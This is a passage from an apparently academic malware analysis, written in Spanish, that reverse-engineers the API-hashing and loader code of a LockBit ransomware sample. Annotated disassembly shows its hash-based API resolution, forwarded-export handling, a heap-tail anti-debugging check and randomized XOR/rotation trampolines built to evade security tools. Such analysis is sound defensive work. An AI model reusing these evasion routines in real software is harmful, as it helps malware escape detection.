23                puVar7 = (ushort *)(*(int *)(iVar5 + 0x24) + iVar2);
24                piVar6 = (int*)(*(int*)(iVar5+0x20)+iVar2); // RVA Export Directory->AddressOfNames
25                do { // Hash API en hash DLL (DLL Base+AddressOfNames(RVA)->AddressOfNames VA, hash DLL)
26                    uVar10 = custom_hashing_function_2_noup((byte *)(*piVar6 + iVar2),(uint)uVar9);
27                    iVar5 = (int)((ulonglong)uVar10 >> 0x20);
28                    if ((int)uVar10 == param_1) { // Si hash calculado == param_1, devuelve ptr de función API
29                        // RVA Export Directory -> AddressOfFunctions RVA -> AddressOfFunctions VA -> exported function VA)
30                        iVar2 = func_diff_flexport((char*)(*(int*)((iVar5+0x1c)+(uint)*puVar7*4+iVar2)+iVar2));
31                        ... // Si función reenviada obtener ptr a función exportada (exported function VA)
32                        if (iVar2 != 0) {
33                            uVar8 = (ulonglong) func_get_api_addr_from_flexport((byte *)extraout_MM0_01);
34                            ...
35                            } break;
36                        } while (local_8 != 0); } }
37        if ((int *)(iVar1 + 0xc) == piVar4) { // &Ldr->InLoadOrderModuleList
38            return (void *)uVar8;
39        }
40    } while( true );
41 }
```

**custom\_hashing\_function()**

► lockbit.exe

▷ ...

⇒ api\_hashing\_func()

- ◊ custom\_hashing\_function()
- ◊ custom\_hashing\_function\_2\_noup()
- ◊ func\_diff\_flexport()
- ◊ func\_get\_api\_addr\_from\_flexport()

La función `custom_hashing_function()` aplica un algoritmo de hash sobre el nombre de la librería recibido como parámetro, procesando carácter a carácter su representación en `WCHAR`. Durante el recorrido, convierte a minúsculas todas las letras mayúsculas (A-Z) mediante una operación `OR` con el valor `0x20`, ignorando el resto de caracteres.

Tras esto rota a la derecha de 13 bits (`ROR`) sobre un acumulador que se actualiza sumando el valor del carácter procesado, repitiendo esto por cada carácter, construyendo

así un hash irreversible. Finalmente, devuelve el hash resultante en EAX.

Listado 4.3: `custom_hashing_function()`

```

LAB_004011d2:
LODSW ESI ; AX = ESI++; carga carácter Unicode
CMP AX, 0x41 ; menor que 'A'?
JC LAB_004011e6 ; si es menor, saltar la conversión
CMP AX, 0x5A ; mayor que 'Z'?
JA LAB_004011e6 ; si es mayor, saltar la conversión
OR AX, 0x20 ; convertir a minúscula ('A' -> 'a')
LAB_004011e6:
MOV param_1, 0x6
MOV param_1, [param_1*0x2 + 0x1] ; param_1 = 0xD (13)
ROR param_2, param_1 ; rotar hash 13 bits a la derecha
ADD param_2, EAX ; acumular valor del carácter en el hash
TEST EAX, EAX ; fin de cadena?
JNZ LAB_004011d2 ; si no, continuar con el siguiente carácter
MOV EAX, param_2 ; devolver hash resultante

```

### `custom_hashing_function_2_noup()`

```

► lockbit.exe

▷ ...
⇒ api_hashing_func()
    ◇ custom_hashing_function()
    ◇ custom_hashing_function_2_noup()
    ◇ func_diff_flexport()
    ◇ func_get_api_addr_from_flexport()

```

La función `custom_hashing_function_2_noup()` implementa un algoritmo de hash similar a `custom_hashing_function()`, pero en este caso recibe como parámetros el nombre de una API y el hash previamente calculado de la librería correspondiente. A diferencia de la función anterior, esta versión no transforma los caracteres mayúsculos a minúsculas y se limita a procesar cada carácter del nombre de la API rotando el hash acumulado 13 bits a la derecha mediante una instrucción ROR, y sumando el valor del carácter actual. El resultado final se devuelve en el registro EAX.

Listado 4.4: `custom_hashing_function_2_noup()`

```

MOV param_2, dword ptr [EBP + param_4] ; param_2 = hash previo (DLL)
MOV ESI, dword ptr [EBP + param_3] ; ESI = puntero a nombre de API
LAB_0040118e:
LODSB ESI ; AL = *(char*)ESI++; cargar byte
MOV param_1, 6
LEA param_1, [param_1*2 + 1] ; param_1 = 13
ROR param_2, param_1 ; rotar hash 13 bits a la derecha
ADD param_2, EAX ; acumular carácter actual
TEST EAX, EAX ; fin de cadena?
JNZ LAB_0040118e ; si no, continuar el bucle
MOV EAX, param_2 ; devolver hash resultante

```

**func\_diff\_flexport()**

```

► lockbit.exe

▷ ...
⇒ api_hashing_func()
    ◇ custom_hashing_function()
    ◇ custom_hashing_function_2_noup()
    ◇ func_diff_flexport() // Función seleccionada
    ◇ func_get_api_addr_from_flexport()

```

La función analiza una cadena que determina si el parámetro pasado, `param_1`, es una función reenviada exportada o no. Primero obtiene su longitud real (usando `SCASB`) y aquellas cuyo tamaño sea igual o inferior a 5 bytes no serán funciones reenviadas exportadas. Luego, recorre carácter por carácter y realiza una comprobación individual con la función `func_char_verifier()`, que devuelve 1 si el carácter es válido o 0 si no lo es.

Si todos los caracteres son válidos, la función devuelve 1, por tanto es una función reenviada exportada, mientras que si encuentra un carácter inválido o si la longitud es inferior a 6 caracteres, devuelve 0, ya que entonces no es una función reenviada exportada.

Listado 4.5: `func_diff_flexport()`

```

XOR EBX, EBX ; EBX = 0
MOV EDI, dword ptr [EBP + param_1] ; EDI = puntero a la cadena/código
OR ECX, 0xFFFFFFFF ; ECX = -1
XOR EAX, EAX ; EAX = 0
REPNZ SCASB ES:EDI ; buscar '\0' para conocer la longitud
NOT ECX ; ECX = longitud + 1
SUB EDI, ECX ; EDI = inicio de la cadena
LEA ESI, [ECX - 1] ; ESI = longitud real
CMP ESI, 0x5 ; menor o igual a 5?
JBE LAB_004059c9 ; si es así, devuelve 0
LAB_004059af:
    MOVZX ECX, byte ptr [EDI] ; cargar carácter actual
    PUSH ECX ; pasar carácter como argumento
    CALL func_char_verifier ; verificar si es válido
    TEST EAX, EAX ; carácter válido?
    JNZ LAB_004059be ; si lo es, continuar
    JMP LAB_004059c4 ; si no lo es, devuelve 0
LAB_004059be:
    INC EDI ; siguiente carácter
    DEC ESI ; decrementar contador
    TEST ESI, ESI
    JNZ LAB_004059af ; continuar si quedan caracteres
LAB_004059c4:
    TEST ESI, ESI ; se procesó toda la cadena?
    JNZ LAB_004059c9 ; si no, devuelve 0
    INC EBX ; cadena válida -> EBX = 1
LAB_004059c9:
    MOV EAX, EBX ; devuelve 1 si válido, 0 si no

```

**func\_char\_verifier()**

```

► lockbit.exe
  ▷ ...
    ⇒ func_diff_flexport()
      ◇ func_char_verifier()

```

Esta función se encarga de verificar si un carácter es válido o no mediante una tabla de consulta DAT\_00405790 de 512 bytes que contiene valores WORD (2 bytes por entrada), y a la que accede indexando el valor ASCII del carácter pasado multiplicado por 2. El valor extraído se somete a una operación AND con la máscara 0x157. Si el resultado es distinto de cero, el carácter es válido; de lo contrario, se considera inválido.

Este mecanismo permite una validación muy rápida y ofuscada, ya que comprueba que únicamente se procesen cadenas formadas por caracteres válidos, evitando aquellas mal formadas o que no representen funciones exportadas válidas [377]. A continuación se muestran ejemplos relevantes extraídos del análisis binario, que evidencian que se aceptan caracteres alfanuméricos y ciertos símbolos, pero se rechazan valores no válidos o cadenas que contienen espacios, cumpliendo así con las restricciones típicas de funciones reenviadas exportadas como por ejemplo NTDLL.RtlAllocateHeap.

- Carácter A (0x41): valor en tabla 0x0081 → válido
- Carácter nulo NUL (0x00): valor en tabla 0x0020 → no válido
- Carácter - (0x2D): valor en tabla 0x0010 → válido
- Carácter a (0x61): valor en tabla 0x0082 → válido
- Carácter 5 (0x35): valor en tabla 0x0084 → válido
- Carácter \_ (0x5F): valor en tabla 0x0010 → válido
- Carácter espacio " (0x20): valor en tabla 0x0048 → no válido
- Carácter \$ (0x24): valor en tabla 0x0010 → válido
- Carácter ! (0x21): valor en tabla 0x0010 → válido

Listado 4.6: **func\_char\_verifier()**

```

MOVZX ECX, byte ptr [EBP+param_1] ; ECX = valor ASCII del carácter
LEA EAX, [DAT_00405790] ; Dirección base de la tabla
MOVZX EAX, word ptr [EAX + ECX*2] ; Extrae WORD en el offset [base + char2]
AND EAX, 0x157 ; Máscara de validación

```

### func\_get\_api\_addr\_from\_flexport()

```

► lockbit.exe

▷ ...
⇒ api_hashing_func()
    ◇ custom_hashing_function()
    ◇ custom_hashing_function_2_noup()
    ◇ func_diff_flexport()
    ◇ func_get_api_addr_from_flexport()

```

La función `func_get_api_addr_from_flexport()` resuelve la dirección real de una función reenviada exportada, es decir, aquellas del tipo KERNEL32.{API}. Para ello, primero separa el nombre de la librería del nombre de la API utilizando el carácter punto (.) como delimitador y las guarda en un búfer local. A continuación, con el nombre de la librería lo pasa como parámetro a la función `get_dll_handle_w_string()` para obtener el manejador correspondiente a la librería. Si tiene éxito, se pasa como parámetro el nombre de la API y el manejador de la librería a la función `get_api_function_from_dll()`, que devolverá finalmente la dirección de la función reenviada.

Listado 4.7: `func_get_api_addr_from_flexport()`

```

MOV ESI, dword ptr [EBP + param_1] ; ESI = puntero a la cadena reenviada
MOV EDI, ESI ; EDI = copia para recorrido
OR ECX, 0xFFFFFFFF
MOV AL, 0x2E ; carácter '.' delimitador
SCASB.REPNE ES:EDI ; busca '.'
NOT ECX
DEC ECX ; ECX = longitud hasta el punto
LEA EDI, [EBP - 0x80] ; búfer local
MOVSB.REP ES:EDI, ESI ; copia DLL al búfer
XOR AL, AL
STOSB ES:EDI ; terminador nulo
XOR EAX, EAX
CMP dword ptr [DAT_004253f8], 0x0 ; LdrLoadDll inicializado?
JZ LAB_00405ae2 ; Finaliza si no ha sido inicializado
CMP dword ptr [DAT_004253fc], 0x0 ; LdrGetProcedureAddress inicializado?
JZ LAB_00405ae2 ; Finaliza si no ha sido inicializado
PUSH 0
LEA EAX, [EBP - 0x80]
PUSH EAX ; pasar nombre del DLL
CALL get_dll_handle_w_string
MOV EBX, EAX ; EBX = manejador del DLL
TEST EBX, EBX
JZ LAB_00405ae2 ; error -> salir
INC ESI ; saltar '.'
LEA EDI, [EBP - 0x80]
LAB_00405ace: ; copia nombre de API
MOV CL, byte ptr [ESI]
MOV byte ptr [EDI], CL
INC ESI
INC EDI
TEST CL, CL
JNZ LAB_00405ace ; copia hasta que no haya más caracteres
LEA EAX, [EBP - 0x80]
PUSH EAX ; nombre de la API
PUSH EBX ; manejador del DLL
CALL get_api_function_from_dll ; Devuelve dirección a la función API
LAB_00405ae2:
...
RET 0x4

```

### get\_dll\_handle\_w\_string()

```

► lockbit.exe

▷ ...
⇒ func_get_api_addr_from_flexport()
    ◇ get_dll_handle_w_string()
        ★ create_unicode_string_struct()

```

La función `get_dll_handle_w_string()` se encarga de obtener el *manejador* de una librería a partir de su nombre. Si el nombre de la librería, `param_1`, está en formato ANSI (indicado por `param_2 == 0`), primero convierte cada carácter a WCHAR (2 bytes) y lo almacena en un búfer local. Luego construye la estructura `UNICODE_STRING` con la función `create_unicode_string_struct()` para poder pasársela como parámetro a la función `LdrLoadDll` [370] (no tiene documentación oficial por lo que la hace menos convencional evitando mejor las herramientas de seguridad) y así cargar el módulo y obtener su *manejador* que devolverá como resultado.

#### get\_dll\_handle\_w\_string()

```

1 undefined4 get_dll_handle_w_string(byte *param_1, int param_2)
2 {
3     ...
4     local_8 = 0;           // Inicializa valor de retorno
5     if (param_2 == 0) {    // Si la cadena es ASCII, convierte a cadena UNICODE
6         puVar2 = local_218;
7         do {
8             bVar1 = *param_1;      // Lee carácter ASCII
9             *puVar2 = (ushort)bVar1; // Convierte a WCHAR
10            param_1 = param_1 + 1;
11            puVar2 = puVar2 + 1;
12        } while (bVar1 != 0);   // Repite hasta encontrar terminador nulo
13        // Construye estructura UNICODE_STRING con búfer local convertido
14        create_unicode_string_struct(local_10, (short *)local_218);
15    } else f create_unicode_string_struct(local_10, (short *)param_1); // Construye UNICODE_STRING }
16    (*loaddll_func)(0, 0, local_10, &local_8); // Llama a LdrLoadDll(0,0,&UNICODE_STRING,&manejador)
17    return local_8; // Devuelve el manejador del DLL
18 }

```

### create\_unicode\_string\_struct()

```

► lockbit.exe

▷ ...
⇒ func_get_api_addr_from_flexport()
    ◇ get_dll_handle_w_string()
        ★ create_unicode_string_struct()

```

La función `create_unicode_string_struct()` construye en la dirección apuntada por `param_1`, la estructura `UNICODE_STRING` [376], a partir de una cadena Unicode (WCHAR) pasada en `param_2`. El procedimiento se basa en establecer inicialmente la longitud en cero y que el campo `Buffer` apunte a la cadena recibida. Luego, calcular la longitud real de la cadena sin el terminador nulo, establecer el campo `MaximumLength` con el tamaño

total, incluido el terminador nulo, y finalmente establecer la longitud sin el terminador nulo en el campo `Length`.

Listado 4.8: `create_unicode_string_struct()`

```

MOV EDI, [EBP + param_2] ; EDI = puntero a cadena Unicode (WCHAR)
MOV EDX, [EBP + param_1] ; EDX = destino de estructura UNICODE_STRING
MOV dword ptr [EDX], 0x0 ; UNICODE_STRING.Length = 0
MOV dword ptr [EDX + 0x4], EDI ; UNICODE_STRING.Buffer = param_2
OR ECX, 0xFFFFFFFF ; ECX = -1
XOR EAX, EAX ; EAX = 0
SCASW.REP ES:EDI ; buscar terminador nulo (0x0) en cadena WCHAR
NOT ECX ; ECX = longitud de la cadena
CMP ECX, 0xFFFF ; longitud menor a 0xFFFF?
JBE LAB_00405720 ; si es así, continuar
MOV ECX, 0xFFFF ; si excede, truncar a 0xFFFF
LAB_00405720:
SHL ECX, 1 ; ECX *= 2 -> longitud en bytes
MOV word ptr [EDX + 0x2], CX ; UNICODE_STRING.MaximumLength = longitud
DEC ECX
DEC ECX ; excluir terminador nulo
MOV [EDX], CX ; UNICODE_STRING.Length = longitud - 2

```

### `get_api_function_from_dll()`

```

► lockbit.exe

▷ ...
    ⇒ func_get_api_addr_from_flexport()
        ◇ get_api_function_from_dll()
            ★ create_ansi_string_struct()

```

La función obtiene la dirección de una función API a partir del *manejador* de un módulo y el nombre (o el ordinal) de la función API exportada.

En primer lugar, la función comprueba si el parámetro `param_2` es menor que `0x10000`. Si lo es, se interpreta como un ordinal (ya que los ordinales se representan como valores de 16 bits) y se llama directamente a `LdrGetProcedureAddress` [371], pasando como nombre de función un 0 y el ordinal. En caso contrario, si `param_2` es mayor, se considera que contiene una cadena ANSI que representa el nombre de la función. En este caso, se construye primero la estructura `ANSI_STRING` [378] correspondiente, mediante la función `create_ansi_string_struct()`, y luego se pasa a la función como nombre de la función a resolver y el parámetro del ordinal un 0.

Independientemente del caso, la dirección de la función API que se obtiene, se almacena en `local_8` y es devuelta por la función.

```

get_api_function_from_dll()

1 undefined4 get_api_function_from_dll(undefined4 param_1,char *param_2)
2 {
3     ...
4     if (param_2 < (char *)0x10000) { (*getproc_func)(param_1,0,param_2,&local_8); }
5     else {
6         create_ansi_string_struct(local_10,param_2);
7         (*getproc_func)(param_1,local_10,0,&local_8); }
8         return local_8;
9     }

```

### create\_ansi\_string\_struct()

```
► lockbit.exe
▷ ...
⇒ func_get_api_addr_from_flexport()
    ◇ get_api_function_from_dll()
        ★ create_ansi_string_struct()
```

La función `create_ansi_string_struct()` construye la estructura `ANSI_STRING` [378] en la dirección apuntada por `param_1`, a partir de una cadena ANSI (`CHAR`) pasada en `param_2`. El procedimiento se basa en inicializar el campo `Length` a cero y en el campo `Buffer`, apuntar directamente a la cadena recibida. Tras esto, se calcula la longitud total de la cadena (incluyendo el terminador nulo) y se asigna al campo `MaximumLength`. Finalmente, se resta un byte al valor calculado y se almacena en el campo `Length`, para establecer la longitud real de la cadena sin el terminador nulo.

Listado 4.9: `create_ansi_string_struct()`

```
MOV EDI,[EBP+param_2] ; EDI = puntero a cadena ANSI
MOV EDX,[EBP+param_1] ; EDX = destino (estructura ANSI_STRING)
MOV dword ptr [EDX],0x0 ; ANSI_STRING.Length = 0
MOV dword ptr [EDX+0x4],EDI ; ANSI_STRING.Buffer = param_2
OR ECX,0xFFFFFFFF ; ECX = -1
XOR EAX,EAX ; EAX = 0
SCASB.REP ES:EDI ; Busca terminador nulo ANSI (0x0)
NOT ECX ; ECX = longitud incluyendo terminador
CMP ECX,0xFFFF ; Longitud < 0xFFFF?
JBE LAB_00405763 ; Si válida, usar longitud calculada
MOV ECX,0xFFFF ; Si no, truncar a 0xFFFF
LAB_00405763:
MOV word ptr [EDX+0x2],CX ; ANSI_STRING.MaximumLength = longitud
DEC ECX ; Excluir terminador nulo
MOV word ptr [EDX],CX ; ANSI_STRING.Length = longitud - 1
```

### load\_apis\_func()

```
► lockbit.exe
▷ ...
⇒ construct_api_addresses_antidbg()
    ◇ load_apis_func()
        ★ sys32_dll_or_drv_hash_function()
        ★ api_hashing_func()
        ★ generate_randnumber_lcg_func()
```

La función `load_apis_func()` implementa un mecanismo de resolución dinámica de APIs a partir de un conjunto de hashes ofuscados almacenados en un bloque de datos en `param_2`, escribiendo en la dirección de memoria dada por el parámetro `param_1`, los punteros a dichas funciones API en memoria asignada, que contarán con código ejecutable, actuando como un trampolín, ya que desofuscarán la dirección real a dichas APIs.

Primero se extraen los primeros 4 bytes del parámetro `param_2`, que representa el hash ofuscado de la librería DLL o DRV con las funciones API a exportar, que es desofuscado con la máscara `0x10035FFF`. El resultado se pasa como argumento a la función `sys32_dll_or_drv_hash_function()` que recorrerá los archivos de `System32`, calculando sus hashes y comparándolos con el hash proporcionado, hasta que encuentre una coincidencia, devolviendo así su manejador.

Si obtiene el manejador, se avanzan 4 bytes del puntero `param_2`, y se inicia un bucle para recorrer el resto del bloque, tratando cada DWORD(4 bytes) como un hash ofuscado de una función API de la librería del manejador. El bucle finaliza cuando se encuentra el valor `0xCCCCCCCC`, patrón típico para datos no inicializados. Cada hash, es desofuscado y se pasa como parámetro a `api_hashing_func()`, que devolverá la dirección de la API correspondiente, cuyo nombre hasheado coincide con dicho hash.

Tras esto, asigna memoria con la función `RtlAllocateHeap()` [102], pasada como parámetro (`param_4`), con un tamaño fijo de 16 bytes con el *manejador* del montón creado con `RtlCreateHeap()` [97] (`param_3`).

Antes de escribir cualquier dato en la memoria asignada, se realiza una técnica de anti-depuración basada en la bandera `HEAP_TAIL_CHECKING_ENABLED`. Para ello se comprueba en el desplazamiento `+0x10` de la memoria asignada si se encuentra el patrón `0xABABABAB`, ya que tras los 16 bytes de la memoria asignada cuando se tiene dicha bandera que se activa al depurar aparece este patrón para garantizar la integridad de la memoria asignada (detecta desbordamientos de búfer). Si se encuentra este patrón, significa que el entorno está siendo depurado y se omite la escritura del trampolín en . En caso contrario, se continúa con la construcción del código.

Listado 4.10: `load_apis_func()` obtención de API

```

MOV ESI,dword ptr [EBP + param_2] ; ESI = param_2
LODSD ESI ; EAX = obtiene los primeros 4 bytes de ESI; ESI += 4
XOR EAX,0x10035fff ; EAX = DWORD[param_2] ^ 0x10035fff
PUSH EAX ; pasa EAX a la función
CALL sys32_dll_or_drv_hash_function ; obtiene manejador a DLL o DRV hasheada -> EAX
TEST EAX,EAX
JZ LAB_00405ee0 ; si no se encuentra la librería finaliza
MOV EDI,dword ptr [EBP + param_1] ; EDI = param_1, dirección de memoria para los ptr de las funciones
ADD EDI,0x4 ; dirección de memoria de las funciones + 4
LAB_00405dc3:
LODSD ESI ; EAX = siguientes 4 bytes de ESI (param_2)
CMP EAX,0xcccccccc ; comprueba si patrón de finalización 0xcccccc
JNZ LAB_00405dd0 ; si no es igual, continúa
JMP LAB_00405ee0 ; si es igual, finaliza
LAB_00405dd0:
XOR EAX,0x10035fff ; XOR EAX con máscara 0x10035FFF
PUSH EAX ; pasa el resultado (hash) a la función
CALL api_hashing_func ; resuelve la dirección real de la función con hash
MOV EBX,EAX ; guarda la dirección API resuelta en EBX
PUSH 0x10 ; pasa el tamaño (16 bytes) a asignar
PUSH 0x0 ; pasa banderas
PUSH dword ptr [EBP + param_3] ; pasa el handle del manejador creado (param_3)
CALL dword ptr [EBP + param_4] ; invoca RtlAllocateHeap con (manejador, banderas, tamaño) -> EAX
MOV ECX,0xbba8f454 ; mueve el valor ofuscado 0xbba8f454 a ECX
XOR ECX,0x10035fff ; ECX = 0xbba8f454 ^ 0x10035fff -> 0xABABABAB, patrón final de
; depuración, (HEAP_TAIL_CHECKING_ENABLED), técnica antidepuración
CMP word ptr [EAX + 0x10],ECX ; verifica si la cola de memoria asignada es igual a 0xABABABAB
JZ LAB_00405df8 ; si coincide, está siendo depurado, omite la escritura a param_1
STOSD ES:EDI ; si no está siendo depurado, guarda el puntero asignado en param_1
...

```

La función `generate_randomnumber_lcg_func()` determina aleatoriamente cual de los

cinco trampolines se va a utilizar. Según el valor obtenido, se modifica la dirección real de la API mediante operaciones como ROL, ROR y XOR, y se genera en la memoria asignada un código que desofusca esta dirección en tiempo de ejecución antes de invocar a esta función, permitiendo así un acceso aleatorio e indirecto a las funciones API de Windows, las cuales obtiene dinámicamente sin depender de tablas de importación estáticas, que las herramientas de seguridad pueden detectar fácilmente.

Las siguientes tablas resumen las técnicas empleadas con su respectivo código:

Tipo	Técnica	Descripción
0	ROR + JMP EAX	Se aplica una rotación a la izquierda (ROL) sobre la dirección de la API. Se genera un trampolín que revierte esta operación con ROR y salta a la dirección desofuscada.

Listado 4.11: load\_apis\_func() guardar API con trampolín 0

```
...
; alloc_ptr = MOV EAX, dirección_API_corrupta
; ROR EAX, rotacion_cl
; JMP EAX
LAB_00405df8:
MOV byte ptr [EAX],0xb8 ; escribe 0xB8 (opcode MOV EAX, imm32) al comienzo del búfer
MOV EDX,EAX ; EDX = EAX, puntero al búfer asignado
PUSH 0x4 ; pasa 4
PUSH 0x0 ; pasa 0
CALL generate_randnumber_lcg_func ; llama al generador de números aleatorios (0-4)
TEST EAX,EAX ; verifica si el retorno es cero
JNZ LAB_00405e2e ; si no es cero, salta
PUSH 0x9 ; pasa 9
PUSH 0x1 ; pasa 1
CALL generate_randnumber_lcg_func ; llama al generador de números aleatorios (1-9)
MOV ECX,EAX ; ECX(CL) = valor de retorno
ROL EBX,CL ; rota a la izquierda EBX (dirección API) CL bits para corromperlo
MOV dword ptr [EDX + 0x1],EBX ; guarda EBX, dirección API corrompida, en búfer asignado
MOV word ptr [EDX + 0x5],0xc8c1 ; escribe el opcode de ROR para deshacer el ROL que lo corrompió
MOV byte ptr [EDX + 0x7],CL ; guarda el número de rotaciones para descifrar la dirección API
MOV word ptr [EDX + 0x8],0xe0ff ; guarda "jmp EAX" en el búfer. que hará que sale a la dirección API
JMP LAB_00405edb ; salta a la siguiente función a encontrar su hash
...
```

Tipo	Técnica	Descripción
1	ROL + JMP EAX	Se aplica una rotación a la derecha (ROR) sobre la dirección de la API, que luego se deshace con ROL en el trampolín antes de ejecutar el salto.

Listado 4.12: load\_apis\_func() guardar API con trampolín 1

```

...
; alloc_ptr = MOV EAX, dirección_API_corrupta
; ROL EAX, rotacion_cl
; JMP EAX
    LAB_00405e2e:
CMP EAX,0x1 ; compara el valor returned por generate_randomnumber_lcg_func con 1
JNZ LAB_00405e57 ; si no es igual, salta al siguiente trampolin
PUSH 0x9 ; pasa 9
PUSH 0x1 ; pasa 1
CALL generate_randomnumber_lcg_func ; llama al generador de numeros aleatorios (1-9)
MOV ECX,EAX ; ECX(CL) = valor de retorno
ROR EBX,CL ; rota EBX (dirección API) a la derecha CL bits
MOV dword ptr [EDX + 0x1],EBX ; guarda EBX, dirección API corrompida
MOV word ptr [EDX + 0x5],0xc0c1 ; escribe opcode de ROL para deshacer el ROR que lo corrompió
MOV byte ptr [EDX + 0x7],CL ; guarda el número de rotaciones
MOV word ptr [EDX + 0x8],0xe0ff ; guarda "jmp EAX" en el búfer
JMP LAB_00405edb ; salta a la siguiente función a encontrar su hash
...

```

Tipo	Técnica	Descripción
2	XOR + JMP EAX	Se ofusca la dirección de la API mediante una operación XOR con la máscara 0x10035FFF. Este trampolín almacena esta máscara y la aplica de nuevo para obtener la dirección original antes de hacer el salto.

Listado 4.13: load\_apis\_func() guardar API con trampolín 2

```

...
; alloc_ptr = MOV EAX, dirección_API_ofuscada
; XOR EAX, 0x10035fff
; JMP EAX
    LAB_00405e57:
CMP EAX,0x2 ; compara con 2
JNZ LAB_00405e75 ; si no es 2, salta al siguiente trampolin
MOV EAX,0x10035fff ; mueve la máscara 0x10035fff a EAX
XOR EBX,EAX ; ofusca la dirección API con la máscara
MOV dword ptr [EDX + 0x1],EBX ; guarda la dirección ofuscada en el búfer
MOV byte ptr [EDX + 0x5],0x35 ; guarda el opcode de XOR EAX
MOV dword ptr [EDX + 0x6],EAX ; guarda la máscara para desofuscar
MOV word ptr [EDX + 0xa],0xe0ff ; guarda "jmp EAX"
JMP LAB_00405edb ; salta a la siguiente función a encontrar su hash
...

```

Tipo	Técnica	Descripción
3	ROR + XOR + JMP EAX	La dirección de la API se ofusca con XOR y luego se corrompe con una rotación a la izquierda (ROL). Este trampolín deshace la rotación con ROR, aplica la máscara con XOR y finalmente ejecuta el salto.

Listado 4.14: `load_apis_func()` guardar API con trampolín 3

```
...
; alloc_ptr = MOV EAX, dirección_API_ofuscada_corrupta
; ROL EAX, rotacion_cl
; XOR EAX, 0x10035fff
; JMP EAX
    LAB_00405e75:
CMP EAX,0x3 ; compara con 3
JNZ LAB_00405ea9 ; si no es 3, salta al siguiente trampolín
PUSH 0x9 ; pasa 9
PUSH 0x1 ; pasa 1
CALL generate_randomnumber_lcg_func ; llama al generador de números aleatorios (1-9)
MOV ECX,EAX ; ECX = valor de retorno
MOV EAX,0x10035fff ; mueve la máscara
XOR EBX,EAX ; ofusca la dirección API
ROL EBX,CL ; rota la dirección ofuscada a la izquierda
MOV dword ptr [EDX + 0x1],EBX ; guarda la dirección ofuscada y corrupta
MOV word ptr [EDX + 0x5],0xc8c1 ; opcode de ROR para deshacer la rotación
MOV byte ptr [EDX + 0x7],CL ; guarda la rotación de bits
MOV byte ptr [EDX + 0x8],0x35 ; guarda XOR EAX, imm32
MOV dword ptr [EDX + 0x9],EAX ; guarda la máscara
MOV word ptr [EDX + 0xd],0xe0ff ; guarda "jmp EAX"
JMP LAB_00405edb ; salta a la siguiente función a encontrar su hash
...
...
```

Tipo	Técnica	Descripción
4	ROL + XOR + JMP EAX	Similar al caso anterior, pero la dirección es primero rotada a la derecha (ROR) y luego ofuscada con XOR. Este trampolín aplica ROL, la misma máscara de XOR y salta a la dirección restaurada.

Listado 4.15: `load_apis_func()` guardar API con trampolín 4

```
...
; alloc_ptr = MOV EAX, dirección_API_ofuscada_corrupta
; ROR EAX, rotacion_cl
; XOR EAX, 0x10035fff
; JMP EAX
    LAB_00405ea9:
CMP EAX,0x4 ; compara con 4
JNZ LAB_00405edb ; si no es 4, pasa a la siguiente función
PUSH 0x9 ; pasa 9
PUSH 0x1 ; pasa 1
CALL generate_randomnumber_lcg_func ; llama al generador de números aleatorios (1-9)
MOV ECX,EAX ; ECX = valor de retorno
MOV EAX,0x10035fff ; mueve la máscara
XOR EBX,EAX ; ofusca la dirección
ROR EBX,CL ; rota a la derecha
MOV dword ptr [EDX + 0x1],EBX ; guarda dirección ofuscada y corrupta en EDX+1
MOV word ptr [EDX + 0x5],0xc0c1 ; ROL (para deshacer ROR) en EDX+5
MOV byte ptr [EDX + 0x7],CL ; rotación de bits
MOV byte ptr [EDX + 0x8],0x35 ; XOR EAX
MOV dword ptr [EDX + 0x9],EAX ; máscara
MOV word ptr [EDX + 0xd],0xe0ff ; jmp EAX
    LAB_00405edb:
JMP LAB_00405dc3 ; vuelve al inicio del bucle
    LAB_00405ee0:
RET 0x10 ; termina la función y limpia la pila
...
```

De esta manera se imposibilita el análisis estático y, dificulta enormemente el análisis dinámico y el análisis por las herramientas de seguridad. Esta metodología es clave en los malware actuales, ya que se basan en preparar entornos de ejecución dinámicos, que les

otorga un comportamiento difícil de rastrear, ya que haciendo mediante aleatoriedad y pseudoaleatoriedad, basada en las condiciones del sistema infectado, consigue reducir al máximo firmas comunes entre otras variantes.

### sys32\_dll\_or\_drv\_hash\_function()

```
► lockbit.exe
  ▷ ...
    ⇒ load_apis_func()
      ◇ sys32_dll_or_drv_hash_function()
        ★ api_hashing_func()
        ★ retrieve_system32_path_func()
        ★ decode_n_blocks_w_mask_func()
        ★ custom_hashing_function()
        ★ get_dll_handle_w_string()
```

La función `sys32_dll_or_drv_hash_function()` implementa un mecanismo de búsqueda de una librería donde el hash de su nombre coincide con el parámetro `param_1`.

Primero obtiene dinámicamente las siguientes APIs: `FindFirstFileW()` [379] como se puede ver en la Figura 4.383, `FindNextFileW()` [161] como se muestra en la Figura 4.384 y `FindClose()` [162] como se observa en la Figura 4.385. Esto se realiza solamente si dichas funciones no han sido previamente cargadas en memoria, utilizando para ello la función `api_hashing_func()` a la que se le pasa un hash desofuscado previamente con la máscara `0x10035FFF`.




Figura 4.383: Obtención de puntero a `FindFirstFileW`




Figura 4.384: Obtención de puntero a `FindNextFileW`



Figura 4.385: Obtención de puntero a `FindClose`

Tras esto, se invoca la función `retrieve_system32_path_func()` para obtener la ruta absoluta al directorio System32, cuya ruta es recorrida hasta el final para concatenar cuatro bloques que son decodificados con la función `decode_n_blocks_w_mask_func()` y que representan la cadena "\\*.dll", actuando como comodín, ya que en System32 se albergan más archivos aparte de librerías con extensión .dll o .drv. Esta cadena sirve como patrón de búsqueda para las funciones `FindFirstFileW()` [379] y `FindNextFileW()` [161].

Una vez construido el patrón de búsqueda, "{directorio\_system32}\\*.dll", se recorren todos los archivos del directorio que coincidan con él. Por cada archivo encontrado, se calcula el hash de su nombre con `custom_hashing_function()` y se compara con el hash pasado como argumento, `param_1`. Si coincide, se pasa el nombre de la librería a la función `get_dll_handle_w_string()` que devolverá un manejador a dicha librería y que se devolverá como valor de la función.

Si no se encuentra ningún resultado en los archivos .dll, se modifica el patrón de búsqueda reemplazando la extensión por .drv, es decir, "{directorio\_system32}\\*.drv", decodificando nuevos bloques. Tras esto, se vuelve a intentar con la misma lógica anterior, que si no se encuentra ninguna librería entonces la función devuelve 0.

### sys32\_dll\_or\_drv\_hash\_function()

```

